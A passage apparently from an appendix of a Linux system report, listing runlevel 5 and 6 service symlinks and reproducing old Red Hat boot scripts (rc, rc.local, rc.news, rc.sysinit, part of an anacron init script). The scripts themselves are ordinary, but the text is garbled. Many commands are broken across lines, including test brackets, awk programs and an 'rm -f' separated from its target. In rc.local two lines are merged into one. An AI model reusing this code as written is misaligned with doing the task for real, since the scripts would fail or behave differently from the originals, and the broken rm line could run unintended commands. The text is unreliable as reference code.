lrwxrwxrwx    1 root     root           16 Sep 13 07:07 S20random -> ../init.d/random
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 S25netfs -> ../init.d/netfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 S30syslog -> ../init.d/syslog
lrwxrwxrwx    1 root     root           16 Sep 13 07:36 S35identd -> ../init.d/identd
lrwxrwxrwx    1 root     root           13 Sep 13 07:09 S40atd -> ../init.d/atd
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 S40crond -> ../init.d/crond
lrwxrwxrwx    1 root     root           16 Sep 13 07:27 S45pcmcia -> ../init.d/pcmcia
lrwxrwxrwx    1 root     root           14 Sep 13 07:23 S50inet -> ../init.d/inet
lrwxrwxrwx    1 root     root           13 Sep 13 07:32 S60lpd -> ../init.d/lpd
lrwxrwxrwx    1 root     root           18 Sep 13 07:07 S75keytable -> ../init.d/keytable
lrwxrwxrwx    1 root     root           18 Sep 13 07:40 S80sendmail -> ../init.d/sendmail
lrwxrwxrwx    1 root     root           13 Sep 13 07:21 S85gpm -> ../init.d/gpm
lrwxrwxrwx    1 root     root           15 Sep 13 07:09 S85httpd -> ../init.d/httpd
lrwxrwxrwx    1 root     root           13 Sep 13 07:08 S90xfs -> ../init.d/xfs
lrwxrwxrwx    1 root     root           19 Sep 13 07:32 S99linuxconf -> ../init.d/linuxconf

rc5.d:
total 8
drwxr-xr-x    2 root     root         4096 Sep 13 07:45 .
drwxr-xr-x   10 root     root         4096 Sep 13 07:23 ..
lrwxrwxrwx    1 root     root           14 Sep 13 07:24 K05innd -> ../init.d/innd
lrwxrwxrwx    1 root     root           13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lrwxrwxrwx    1 root     root           17 Sep 13 07:39 K20rusersd -> ../init.d/rusersd
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
lrwxrwxrwx    1 root     root           15 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
lrwxrwxrwx    1 root     root           19 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
lrwxrwxrwx    1 root     root           13 Sep 13 07:39 K35smb -> ../init.d/smb
lrwxrwxrwx    1 root     root           15 Sep 13 07:10 K45named -> ../init.d/named
lrwxrwxrwx    1 root     root           16 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
lrwxrwxrwx    1 root     root           18 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
lrwxrwxrwx    1 root     root           15 Sep 13 07:28 S05kudzu -> ../init.d/kudzu
lrwxrwxrwx    1 root     root           17 Sep 13 07:07 S10network -> ../init.d/network
lrwxrwxrwx    1 root     root           17 Sep 13 07:37 S11portmap -> ../init.d/portmap
lrwxrwxrwx    1 root     root           17 Sep 13 07:36 S14nfslock -> ../init.d/nfslock
lrwxrwxrwx    1 root     root           14 Sep 13 07:09 S16apmd -> ../init.d/apmd
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 S20random -> ../init.d/random
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 S25netfs -> ../init.d/netfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 S30syslog -> ../init.d/syslog
lrwxrwxrwx    1 root     root           16 Sep 13 07:36 S35identd -> ../init.d/identd
lrwxrwxrwx    1 root     root           13 Sep 13 07:09 S40atd -> ../init.d/atd
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 S40crond -> ../init.d/crond
lrwxrwxrwx    1 root     root           16 Sep 13 07:27 S45pcmcia -> ../init.d/pcmcia
lrwxrwxrwx    1 root     root           14 Sep 13 07:23 S50inet -> ../init.d/inet
lrwxrwxrwx    1 root     root           13 Sep 13 07:32 S60lpd -> ../init.d/lpd
lrwxrwxrwx    1 root     root           18 Sep 13 07:07 S75keytable -> ../init.d/keytable
lrwxrwxrwx    1 root     root           18 Sep 13 07:40 S80sendmail -> ../init.d/sendmail
lrwxrwxrwx    1 root     root           13 Sep 13 07:21 S85gpm -> ../init.d/gpm
lrwxrwxrwx    1 root     root           15 Sep 13 07:09 S85httpd -> ../init.d/httpd
lrwxrwxrwx    1 root     root           13 Sep 13 07:08 S90xfs -> ../init.d/xfs
lrwxrwxrwx    1 root     root           19 Sep 13 07:32 S99linuxconf -> ../init.d/linuxconf
lrwxrwxrwx    1 root     root           11 Sep 13 07:07 S99local -> ../rc.local

rc6.d:
total 8
drwxr-xr-x    2 root     root         4096 Sep 13 07:45 .
drwxr-xr-x   10 root     root         4096 Sep 13 07:23 ..
lrwxrwxrwx    1 root     root           19 Sep 13 07:32 K00linuxconf -> ../init.d/linuxconf
lrwxrwxrwx    1 root     root           14 Sep 13 07:24 K05innd -> ../init.d/innd
```

```
lrwxrwxrwx    1 root     root           18 Sep 13 07:07 K05keytable -> ../init.d/keytable
lrwxrwxrwx    1 root     root           13 Sep 13 07:08 K10xfs -> ../init.d/xfs
lrwxrwxrwx    1 root     root           13 Sep 13 07:21 K15gpm -> ../init.d/gpm
lrwxrwxrwx    1 root     root           15 Sep 13 07:09 K15httpd -> ../init.d/httpd
lrwxrwxrwx    1 root     root           13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lrwxrwxrwx    1 root     root           17 Sep 13 07:39 K20rusersd -> ../init.d/rusersd
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
lrwxrwxrwx    1 root     root           15 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
lrwxrwxrwx    1 root     root           18 Sep 13 07:40 K30sendmail -> ../init.d/sendmail
lrwxrwxrwx    1 root     root           19 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
lrwxrwxrwx    1 root     root           13 Sep 13 07:39 K35smb -> ../init.d/smb
lrwxrwxrwx    1 root     root           15 Sep 13 07:10 K45named -> ../init.d/named
lrwxrwxrwx    1 root     root           14 Sep 13 07:23 K50inet -> ../init.d/inet
lrwxrwxrwx    1 root     root           13 Sep 13 07:09 K60atd -> ../init.d/atd
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 K60crond -> ../init.d/crond
lrwxrwxrwx    1 root     root           13 Sep 13 07:32 K60lpd -> ../init.d/lpd
lrwxrwxrwx    1 root     root           16 Sep 13 07:36 K65identd -> ../init.d/identd
lrwxrwxrwx    1 root     root           17 Sep 13 07:36 K70nfslock -> ../init.d/nfslock
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 K75netfs -> ../init.d/netfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 K80random -> ../init.d/random
lrwxrwxrwx    1 root     root           14 Sep 13 07:09 K84apmd -> ../init.d/apmd
lrwxrwxrwx    1 root     root           16 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
lrwxrwxrwx    1 root     root           17 Sep 13 07:37 K89portmap -> ../init.d/portmap
lrwxrwxrwx    1 root     root           17 Sep 13 07:07 K90network -> ../init.d/network
lrwxrwxrwx    1 root     root           18 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
lrwxrwxrwx    1 root     root           15 Sep 13 07:28 K95kudzu -> ../init.d/kudzu
lrwxrwxrwx    1 root     root           16 Sep 13 07:27 K96pcmcia -> ../init.d/pcmcia
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 K99syslog -> ../init.d/syslog
lrwxrwxrwx    1 root     root           17 Sep 13 07:07 S00killall -> ../init.d/killall
lrwxrwxrwx    1 root     root           14 Sep 13 07:07 S01reboot -> ../init.d/halt
```

7. Appendix – Startup Files /etc/rc*, /etc/rc.d/init.d/*

```
#!/bin/bash
#
# rc            This file is responsible for starting/stopping
#               services when the runlevel changes. It is also
#               responsible for the very first setup of basic
#               things, such as setting the hostname.
#
# Original Author:
#               Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
#

# Source function library.
. /etc/rc.d/init.d/functions

# Now find out what the current and what the previous runlevel are.
argv1="$1"
set `/sbin/runlevel`
runlevel=$2
previous=$1
export runlevel previous

# See if we want to be in user confirmation mode
if [ "$previous" = "N" ]; then
    if grep -i confirm /proc/cmdline >/dev/null || [ -f /var/run/confirm ] ; then
      rm -f /var/run/confirm
      CONFIRM=yes
      echo "Entering interactive startup"
    else
      CONFIRM=
      echo "Entering non-interactive startup"
    fi
fi

# Get first argument. Set new runlevel to this argument.
[ "$1" != "" ] && runlevel="$argv1"

# Tell linuxconf what runlevel we are in
[ -d /var/run ] && echo "/etc/rc.d/rc$runlevel.d" > /var/run/runlevel.dir

# Is there an rc directory for this new runlevel?
if [ -d /etc/rc.d/rc$runlevel.d ]; then
        # First, run the KILL scripts.
        for i in /etc/rc.d/rc$runlevel.d/K*; do
                # Check if the script is there.
                [ ! -f $i ] && continue

                # Don't run [KS]??foo.{rpmsave,rpmorig} scripts
                [ "${i%.rpmsave}" != "${i}" ] && continue
                [ "${i%.rpmorig}" != "${i}" ] && continue
                [ "${i%.rpmnew}" != "${i}" ] && continue

                # Check if the subsystem is already up.
                subsys=${i#/etc/rc.d/rc$runlevel.d/K??}
                [ ! -f /var/lock/subsys/$subsys ] && \
                    [ ! -f /var/lock/subsys/${subsys}.init ] && continue

                # Bring the subsystem down.
                if egrep -q "(killproc |action )" $i ; then
                        $i stop
                else
                        action "Stopping $subsys" $i stop
                fi
        done

        # Now run the START scripts.
        for i in /etc/rc.d/rc$runlevel.d/S*; do
                # Check if the script is there.
                [ ! -f $i ] && continue

                # Don't run [KS]??foo.{rpmsave,rpmorig} scripts
                [ "${i%.rpmsave}" != "${i}" ] && continue
                [ "${i%.rpmorig}" != "${i}" ] && continue
                [ "${i%.rpmnew}" != "${i}" ] && continue

                # Check if the subsystem is already up.
                subsys=${i#/etc/rc.d/rc$runlevel.d/S??}
                [ -f /var/lock/subsys/$subsys ] || \
                    [ -f /var/lock/subsys/${subsys}.init ] && continue

                # If we're in confirmation mode, get user confirmation
                [ -n "$CONFIRM" ]  &&
                  {
                     confirm $subsys
                     case $? in
                       0)
                         :
                       ;;
                       2)
                         CONFIRM=
                       ;;
                       *)
                         continue
                       ;;
                     esac
                  }

                # Bring the subsystem up.
                if egrep -q "(daemon |action )" $i ; then
                        $i start
                else
                        if [ "$subsys" = "halt" -o "$subsys" = "reboot" -o
"$subsys" = "single" -o "$subsys" = "local" ]; then
                             $i start
                        else
                             action "Starting $subsys" $i start
                        fi
                fi
        done
fi
#!/bin/sh
#
# This script will be executed *after* all the other init scripts.
# You can put your own initialization stuff in here if you don't
# want to do the full Sys V style init stuff.

if [ -f /etc/redhat-release ]; then
    R=$(cat /etc/redhat-release)

    arch=$(uname -m)
    a="a"
    case "_$arch" in
           _a*) a="an";;
           _i*) a="an";;
    esac

    NUMPROC=`egrep -c "^cpu[0-9]+" /proc/stat`
    if [ "$NUMPROC" -gt "1" ]; then
        SMP="$NUMPROC-processor "
        if [ "$NUMPROC" = "8" -o "$NUMPROC" = "11" ]; then
            a="an"
        else
            a="a"
        fi
    fi

    # This will overwrite /etc/issue at every boot.  So, make any changes you
    # want to make to /etc/issue here or you will lose them when you reboot.
    echo "" > /etc/issue
    echo "$R" >> /etc/issue
    echo "Kernel $(uname -r) on $a $SMP$(uname -m)" >> /etc/issue

    cp -f /etc/issue /etc/issue.ne    echo >> /etc/issue
fi
#!/bin/sh
##  $Revision: 1.22.2.1 $
##  News boot script.  Runs as "news" user.  Requires innds start be
##  setuid root.  Run from rc.whatever as:
##      su news -c /path/to/rc.news >/dev/console

. /usr/lib/innshellvars

AZ=ABCDEFGHIJKLMNOPQRSTUVWXYZ
az=abcdefghijklmnopqrstuvwxyz
##  Pick ${INND} or ${INNDSTART}
WHAT=${INNDSTART}
##  Set to true or false
: ${DOINNWATCH:=true}
DOINNWATCH=`echo ${DOINNWATCH} | tr ${AZ} ${az}`
if [ -z "${DOINNWATCH}" \
     -o "${DOINNWATCH}" = "on" \
     -o "${DOINNWATCH}" = "true" \
     -o "${DOINNWATCH}" = "yes" ]; then
    DOINNWATCH=true
else
    DOINNWATCH=false
fi

: ${DOCNFSSTAT:=false}
DOCNFSSTAT=`echo ${DOCNFSSTAT} | tr ${AZ} ${az}`
if [ -z "${DOCNFSSTAT}" \
     -o "${DOCNFSSTAT}" = "on" \
     -o "${DOCNFSSTAT}" = "true" \
     -o "${DOCNFSSTAT}" = "yes" ]; then
    DOCNFSSTAT=true
else
    DOCNFSSTAT=false
fi

MAIL="${MAILCMD} -s 'Boot-time Usenet warning on `hostname`' ${NEWSMASTER}"

##  RFLAG is set below; set INNFLAGS in inn.conf(5)
RFLAG=""

##  Clean shutdown or already running?
if [ -f ${SERVERPID} ] ; then
    if kill -0 `cat ${SERVERPID}` 2>/dev/null; then
        echo 'INND is running'
        exit 0
    fi
    echo 'INND:  PID file exists -- unclean shutdown!'
    RFLAG="-r"
fi

if [ ! -f ${PATHDB}/.news.daily ] ; then
    case `find ${PATHBIN}/innd -mtime +1 -print 2>/dev/null` in
    "")
        ;;
    *)
        echo 'No .news.daily file; need to run news.daily?' | eval ${MAIL}
        ;;
    esac
else
    case `find ${PATHDB}/.news.daily -mtime +1 -print 2>/dev/null` in
    "")
        ;;
    *)
        echo 'Old .news.daily file; need to run news.daily?' | eval ${MAIL}
        ;;
    esac
fi

##  Active file recovery.
if [ ! -s ${ACTIVE} ] ; then
    if [ -s ${NEWACTIVE} ] ; then
        mv ${NEWACTIVE} ${ACTIVE}
    else
        if [ -s ${OLDACTIVE} ] ; then
            cp ${OLDACTIVE} ${ACTIVE}
        else
            echo 'INND:   No active file!'
            exit 1
        fi
    fi
    RFLAG="-r"
    # You might want to rebuild the DBZ database, too:
    #cd ${PATHDB} \
    #           && makehistory -r \
    #           && mv history.n.dir history.dir \
    #           && mv history.n.index history.index \
    #           && mv history.n.hash history.hash
fi

##  Remove temporary batchfiles and lock files.
( cd ${BATCH} && rm -f bch* )
( cd ${LOCKS} && rm -f LOCK* )
( cd ${TEMPSOCKDIR} && rm -f ${TEMPSOCK} )
rm -f ${NEWSCONTROL} ${NNTPCONNECT} ${SERVERPID}

##  Start the show.
echo 'Starting innd.'
eval ${WHAT} ${RFLAG} ${INNFLAGS}

# Gee, looks like lisp, doesn't it?
${DOINNWATCH} && {
    echo "Scheduled start of ${INNWATCH}."
    ( sleep 60 ; ${INNWATCH} ) &
}

${DOCNFSSTAT} && {
    echo "Scheduled start of cnfsstat."
    ( sleep 60 ; ${PATHBIN}/cnfsstat -s -l ) &
}

RMFILE=${MOST_LOGS}/expire.rm
for F in ${RMFILE} ${RMFILE}.*; do
    if [ -f $F -a -s $F ] ; then
        echo "Removing articles from pre-downtime expire run (${F})."
        (
            echo 'System shut down during expire.' \
                'Unlinking articles listed in'
            echo ${F}
        ) | eval ${MAIL}
        ${PATHBIN}/expirerm ${F}
    fi
done &
#!/bin/sh
#
# /etc/rc.d/rc.sysinit - run once at boot time
```

```
#
# Taken in part from Miquel van Smoorenburg's bcheckrc.
#

# Rerun ourselves through initlog
if [ -z "$IN_INITLOG" ]; then
 [ -f /sbin/initlog ] && exec /sbin/initlog $INITLOG_ARGS -r /etc/rc.d/rc.sysinit
fi

# Set the path
PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH

# Read in config data.
if [ -f /etc/sysconfig/network ]; then
    . /etc/sysconfig/network
else
    NETWORKING=no
    HOSTNAME=localhost
fi

# Source functions
. /etc/rc.d/init.d/functions

# Print a banner. ;)
echo -en "\t\t\tWelcome to "
[ "$BOOTUP" != "serial" ] && echo -en "\\033[1;31m"
echo -en "Red Hat"
[ "$BOOTUP" != "serial" ] && echo -en "\\033[0;39m"
echo " Linux"
if [ "$PROMPT" != "no" ]; then
 echo -en "\t\tPress 'I' to enter interactive startup."
 echo
 sleep 1
fi

# Fix console loglevel
/bin/dmesg -n $LOGLEVEL

# Mount /proc (done here so volume labels can work with fsck)

action "Mounting proc filesystem" mount -n -t proc /proc /proc

# Configure kernel parameters

action "Configuring kernel parameters" sysctl -p /etc/sysctl.conf

# Set the system clock.
ARC=0
SRM=0
UTC=0

if [ -f /etc/sysconfig/clock ]; then
   . /etc/sysconfig/clock

   # convert old style clock config to new values
   if [ "${CLOCKMODE}" = "GMT" ]; then
      UTC=true
   elif [ "${CLOCKMODE}" = "ARC" ]; then
      ARC=true
   fi
fi

CLOCKDEF=""
CLOCKFLAGS="--hctosys"

case "$UTC" in
   yes|true)
    CLOCKFLAGS="$CLOCKFLAGS -u";
    CLOCKDEF="$CLOCKDEF (utc)";
  ;;
esac

case "$ARC" in
     yes|true)
        CLOCKFLAGS="$CLOCKFLAGS -A";
        CLOCKDEF="$CLOCKDEF (arc)";
     ;;
esac
case "$SRM" in
     yes|true)
        CLOCKFLAGS="$CLOCKFLAGS -S";
        CLOCKDEF="$CLOCKDEF (srm)";
     ;;
esac

/sbin/hwclock $CLOCKFLAGS

action "Setting clock $CLOCKDEF: `date`" date

# Load keymap
KEYMAP=
if [ -f /etc/sysconfig/console/default.kmap ]; then
  KEYMAP=/etc/sysconfig/console/default.kmap
else
  if [ -f /etc/sysconfig/keyboard ]; then
    . /etc/sysconfig/keyboard
  fi
  if [ -n "$KEYTABLE" -a -d "/usr/lib/kbd/keymaps" ]; then
     KEYMAP=$KEYTABLE
  fi
fi
if [ -n "$KEYMAP" ]; then
  # Since this takes in/output from stdin/out, we can't use initlog
  echo -n "Loading default keymap"
  loadkeys $KEYMAP < /dev/tty0 > /dev/tty0 2>/dev/null && \
     success "Loading default keymap" || failure "Loading default keymap"
  echo
fi

# Load system font
if [ -x /sbin/setsysfont ]; then
    [ -f /etc/sysconfig/i18n ] && . /etc/sysconfig/i18n
    if [ -f /etc/sysconfig/console/$SYSFONT.psf.gz -o \
         -f /usr/lib/kbd/consolefonts/$SYSFONT.psf.gz -o \
         -f /etc/sysconfig/console/$SYSFONT.gz -o \
         -f /usr/lib/kbd/consolefonts/$SYSFONT.gz ]; then
       action "Setting default font" /sbin/setsysfont
    fi
fi

# Start up swapping.
action "Activating swap partitions" swapon -a

# Set the hostname.
action "Setting hostname ${HOSTNAME}" hostname ${HOSTNAME}

# Set the NIS domain name
if [ -n "$NISDOMAIN" ]; then
    action "Setting NIS domain name $NISDOMAIN" domainname $NISDOMAIN
else
    domainname ""
fi

if [ -f /fsckoptions ]; then
        fsckoptions=`cat /fsckoptions`
    else
        fsckoptions=
fi

if [ -f /forcefsck ]; then
        fsckoptions="-f $fsckoptions"
fi
if [ "$BOOTUP" != "serial" ]; then
        fsckoptions="-C $fsckoptions"
else
        fsckoptions="-V $fsckoptions"
fi

_RUN_QUOTACHECK=0
if [ ! -f /fastboot ]; then
        STRING="Checking root filesystem"
        echo $STRING
        initlog -c "fsck -T -a $fsckoptions /"
        rc=$?

        if [ "$rc" = "0" ]; then
                success "$STRING"
                echo
        elif [ "$rc" = "1" ]; then
                passed "$STRING"
                echo
        fi

        # A return of 2 or higher means there were serious problems.
        if [ $rc -gt 1 ]; then
                failure "$STRING"
                echo
                echo
                echo "*** An error occurred during the file system check."
                echo "*** Dropping you to a shell; the system will reboot"
                echo "*** when you leave the shell."

                PS1="(Repair filesystem) \# # "; export PS1
                sulogin

                echo "Unmounting file systems"
                umount -a
                mount -n -o remount,ro /
                echo "Automatic reboot in progress."
                reboot -f
        elif [ "$rc" = "1" ]; then
                _RUN_QUOTACHECK=1
        fi
fi

# check for arguments

if grep -i nopnp /proc/cmdline >/dev/null ; then
    PNP=
else
    PNP=yes
fi

# set up pnp
if [ -x /sbin/isapnp -a -f /etc/isapnp.conf ]; then
    if [ -n "$PNP" ]; then
        action "Setting up ISA PNP devices" /sbin/isapnp /etc/isapnp.conf
    else
        action "Skipping ISA PNP configuration at users request" /bin/true
    fi
fi

# Remount the root filesystem read-write.
action "Remounting root filesystem in read-write mode" mount -n -o remount,rw /

# Clear mtab
>/etc/mtab

# Remove stale backups
rm -f /etc/mtab~ /etc/mtab~~

# Enter root and /proc into mtab.
mount -f /
mount -f /proc

# Update quotas if fsck was run on /.
if [ X"$_RUN_QUOTACHECK" = X1 -a -x /sbin/quotacheck ]; then
        action "Checking root filesystem quotas"  /sbin/quotacheck -v /
fi

# The root filesystem is now read-write, so we can now log via syslog() directly..
if [ -n "$IN_INITLOG" ]; then
    IN_INITLOG=
fi

echo ${HOSTNAME} > /etc/HOSTNAME

if ! grep -i nomodules /proc/cmdline >/dev/null && [ -f /proc/ksyms ]; then
    USEMODULES=y
else
    USEMODULES=
fi

# Our modutils don't support it anymore, so we might as well remove
# the preferred link.
rm -f /lib/modules/preferred
rm -f /lib/modules/default
if [ -x /sbin/depmod -a -n "$USEMODULES" ]; then
    # If they aren't using a recent sane kernel, make a link for them
    if [ ! -n `uname -r | grep "-"` ]; then
       ktag="`cat /proc/version`"
       mtag=`grep -l "$ktag" /lib/modules/*/.rhkmvtag 2> /dev/null`
       if [ -n "$mtag" ]; then
          mver=`echo $mtag | sed -e 's,/lib/modules/,,' -e 's,/.rhkmvtag,,' -e
's,[       ].*$,,'`
       fi
       if [ -n "$mver" ]; then
         ln -sf /lib/modules/$mver /lib/modules/default
       fi
    fi
    if [ -L /lib/modules/default ]; then
       INITLOG_ARGS= action "Finding module dependencies" depmod -a default
    else
       INITLOG_ARGS= action "Finding module dependencies" depmod -a
    fi
fi

# Load sound modules
#
# I think this now qualifies as over-engineered.
RETURN=0
alias=`egrep -s "^alias[[:space:]]+sound[[:space:]]+" /etc/conf.modules | awk '{
print $3 }'`
if [ -n "$alias" -a "$alias" != "off" ] ; then
      action "Loading sound module ($alias)" modprobe $alias
      RETURN=$?
fi
alias=`egrep -s "^alias[[:space:]]+sound-slot-0[[:space:]]+" /etc/conf.modules |
awk '{ print $3 }'`
if [ -n "$alias" -a "$alias" != "off" ] ; then
      action "Loading sound module ($alias)" modprobe $alias
      RETURN=$?
fi
alias=`egrep -s "^alias[[:space:]]+midi[[:space:]]+" /etc/conf.modules | awk '{
print $3 }'`
if [ -n "$alias" -a "$alias" != "off" ]; then
    action "Loading midi module ($alias)" modprobe $alias
fi

# Load mixer settings
if grep -q "\(sparcaudio\|sound\)" /proc/devices 2>/dev/null && [ $RETURN -eq 0 -a
-f /etc/.aumixrc -a -x /bin/aumix-minimal ]; then
        action "Loading mixer settings" /bin/aumix-minimal -f /etc/.aumixrc -L
fi
```

```
if [ -f /proc/sys/kernel/modprobe ]; then
   if [ -n "$USEMODULES" ]; then
       sysctl -w kernel.modprobe="/sbin/modprobe" >/dev/null 2>&1
   else
       # We used to set this to NULL, but that causes 'failed to exec' messages"
       sysctl -w kernel.modprobe="/bin/true" >/dev/null 2>&1
   fi
fi

# Load modules (for backward compatibility with VARs)
if [ -f /etc/rc.d/rc.modules ]; then
       /etc/rc.d/rc.modules
fi

# Add raid devices
if [ -f /proc/mdstat -a -f /etc/raidtab ]; then
        echo -n "Starting up RAID devices: "

        rc=0

        for i in `grep "^raiddev" /etc/raidtab | awk '{print $2}'`
        do
                RAIDDEV=`basename $i`
                RAIDSTAT=`grep "^$RAIDDEV : active" /proc/mdstat`
                if [ -z "$RAIDSTAT" ]; then
                        # Try raidstart first...if that fails then
                        # fall back to raidadd, raidrun.  If that
                        # also fails, then we drop to a shell
                        RESULT=1
                        if [ -x /sbin/raidstart ]; then
                                /sbin/raidstart $i
                                RESULT=$?
                        fi
                        if [ $RESULT -gt 0 -a -x /sbin/raid0run ]; then
                                /sbin/raid0run $i
                                RESULT=$?
                        fi
                        if [ $RESULT -gt 0 -a -x /sbin/raidadd -a -x /sbin/raidrun
]; then
                                /sbin/raidadd $i
                                /sbin/raidrun $i
                                RESULT=$?
                        fi
                        if [ $RESULT -gt 0 ]; then
                                rc=1
                        fi
                        echo -n "$RAIDDEV "
                else
                        echo -n "$RAIDDEV "
                fi
        done
        echo

        # A non-zero return means there were problems.
        if [ $rc -gt 0 ]; then
                echo
                echo
                echo "*** An error occurred during the RAID startup"
                echo "*** Dropping you to a shell; the system will reboot"
                echo "*** when you leave the shell."

                PS1="(RAID Repair) \# # "; export PS1
                sulogin

                echo "Unmounting file systems"
                umount -a
                mount -n -o remount,ro /
                echo "Automatic reboot in progress."
                reboot -f
        fi
fi

_RUN_QUOTACHECK=0
# Check filesystems
if [ ! -f /fastboot ]; then
        STRING="Checking filesystems"
        echo $STRING
        initlog -c "fsck -T -R -A -a $fsckoptions"
        rc=$?
        if [ "$rc" = "0" ]; then
                success "$STRING"
                echo
        elif [ "$rc" = "1" ]; then
                passed "$STRING"
                echo
        fi

        # A return of 2 or higher means there were serious problems.
        if [ $rc -gt 1 ]; then
                failure "$STRING"
                echo
                echo
                echo "*** An error occurred during the file system check."
                echo "*** Dropping you to a shell; the system will reboot"
                echo "*** when you leave the shell."

                PS1="(Repair filesystem) \# # "; export PS1
                sulogin

                echo "Unmounting file systems"
                umount -a
                mount -n -o remount,ro /
                echo "Automatic reboot in progress."
                reboot -f
        elif [ "$rc" = "1" -a -x /sbin/quotacheck ]; then
                _RUN_QUOTACHECK=1
        fi
fi

# Mount all other filesystems (except for NFS and /proc, which is already
# mounted).  Contrary to standard usage,
# filesystems are NOT unmounted in single user mode.
action "Mounting local filesystems" mount -a -t nonfs,smbfs,ncpfs,proc

if [ X"$_RUN_QUOTACHECK" = X1 -a -x /sbin/quotacheck ]; then
        action "Checking filesystem quotas"  /sbin/quotacheck -v -R -a
fi

# Configure machine if necessary.
if [ -f /.unconfigured ]; then
    if [ -x /usr/bin/passwd ]; then
        /usr/bin/passwd root
    fi
    if [ -x /usr/sbin/netconfig ]; then
        /usr/sbin/netconfig
    fi
    if [ -x /usr/sbin/timeconfig ]; then
        /usr/sbin/timeconfig
    fi
    if [ -x /usr/sbin/authconfig ]; then
        /usr/sbin/authconfig --nostart
    fi
    if [ -x /usr/sbin/ntsysv ]; then
        /usr/sbin/ntsysv --level 35
    fi

    # Reread in network configuration data.
    if [ -f /etc/sysconfig/network ]; then
        . /etc/sysconfig/network

        # Reset the hostname.
        action "Resetting hostname ${HOSTNAME}" hostname ${HOSTNAME}

        # Reset the NIS domain name.
        if [ -n "$NISDOMAIN" ]; then
            action "Resetting NIS domain name $NISDOMAIN" domainname $NISDOMAIN
        else
            domainname ""
        fi
    fi

    rm -f /.unconfigured
fi

if [ -x /sbin/quotaon ]; then
    action "Turning on user and group quotas for local filesystems" /sbin/quotaon
-a
fi

# Clean out /etc.
rm -f /fastboot /fsckoptions /forcefsck

# Do we need (w|u)tmpx files? We don't set them up, but the sysadmin might...
_NEED_XFILES=
[ -f /var/run/utmpx -o -f /var/log/wtmpx ] && _NEED_XFILES=1

# Clean up /var
# I'd use find, but /usr may not be mounted.
for afile in /var/lock/* /var/run/*; do
   if [ -d "$afile" ]; then
       [ "`basename $afile`" != "news" -a "`basename $afile`" != "sudo" ] && rm -f
$afile/*
   else
       rm -f $afile
   fi
done

{
# Clean up utmp/wtmp
>/var/run/utmp
touch /var/log/wtmp
chgrp utmp /var/run/utmp /var/log/wtmp
chmod 0664 /var/run/utmp /var/log/wtmp
if [ -n "$_NEED_XFILES" ]; then
  >/var/run/utmpx
  touch /var/log/wtmpx
  chgrp utmp /var/run/utmpx /var/log/wtmpx
  chmod 0664 /var/run/utmpx /var/log/wtmpx
fi

# Delete X locks
rm -f /tmp/.X*-lock

# Delete Postgres sockets
rm -f /tmp/.s.PGSQL.*

# Right, now turn on swap in case we swap to files.
swapon -a >/dev/null 2>&1
action "Enabling swap space" /bin/true

# Initialize the serial ports.
if [ -f /etc/rc.d/rc.serial ]; then
        . /etc/rc.d/rc.serial
fi

# If a SCSI tape has been detected, load the st module unconditionally
# since many SCSI tapes don't deal well with st being loaded and unloaded
if [ -f /proc/scsi/scsi ] && grep -q 'Type:   Sequential-Access' /proc/scsi/scsi
2>/dev/null ; then
        if grep -qv ' 9 st' /proc/devices ; then
                if [ -n "$USEMODULES" ] ; then
                        # Try to load the module.  If it fails, ignore it...
                        insmod -p st >/dev/null 2>&1 && modprobe st >/dev/null
2>&1
                fi
        fi
fi


# Generate a header that defines the boot kernel.
if uname -r | grep -q smp ; then
  SMP="1"
  UP="0"
else
  SMP="0"
  UP="1"
fi
OLDSMP=`grep "#define __BOOT_KERNEL_SMP" /boot/kernel.h 2>/dev/null | awk '{ print
$3 }'`
OLDUP=`grep "#define __BOOT_KERNEL_UP" /boot/kernel.h 2>/dev/null | awk '{ print
$3 }'`
if [ "$SMP" != "$OLDSMP" -o "$UP" != "$OLDUP" ]; then
  cat > /boot/kernel.h << EOF
/* This file is automatically generated at boot time. */
#ifndef __BOOT_KERNEL_H_
#define __BOOT_KERNEL_H_

#ifndef __BOOT_KERNEL_SMP
#define __BOOT_KERNEL_SMP $SMP
#endif

#ifndef __BOOT_KERNEL_UP
#define __BOOT_KERNEL_UP $UP
#endif

#endif
EOF
fi

# Adjust symlinks as necessary in /boot to keep system services from
# spewing messages about mismatched System maps and so on.
if [ -L /boot/System.map -a -r /boot/System.map-`uname -r` ] ; then
        ln -s -f System.map-`uname -r` /boot/System.map
fi
if [ ! -e /boot/System.map -a -r /boot/System.map-`uname -r` ] ; then
        ln -s -f System.map-`uname -r` /boot/System.map
fi

# Now that we have all of our basic modules loaded and the kernel going,
# let's dump the syslog ring somewhere so we can find it later
dmesg > /var/log/dmesg
kill -TERM `/sbin/pidof getkey` >/dev/null 2>&1
} &
if [ "$PROMPT" != "no" ]; then
   /sbin/getkey i && touch /var/run/confirm
fi
wait
#!/bin/sh
# Startup script for anacron
#
# chkconfig: 2345 05 92
# description: Anacron a periodic command scheduler.

# Source function library.
. /etc/rc.d/init.d/functions

[ -f /usr/sbin/anacron ] || exit 0

case "$1" in
  start)
                echo -n  "Starting anacron: "
                daemon anacron
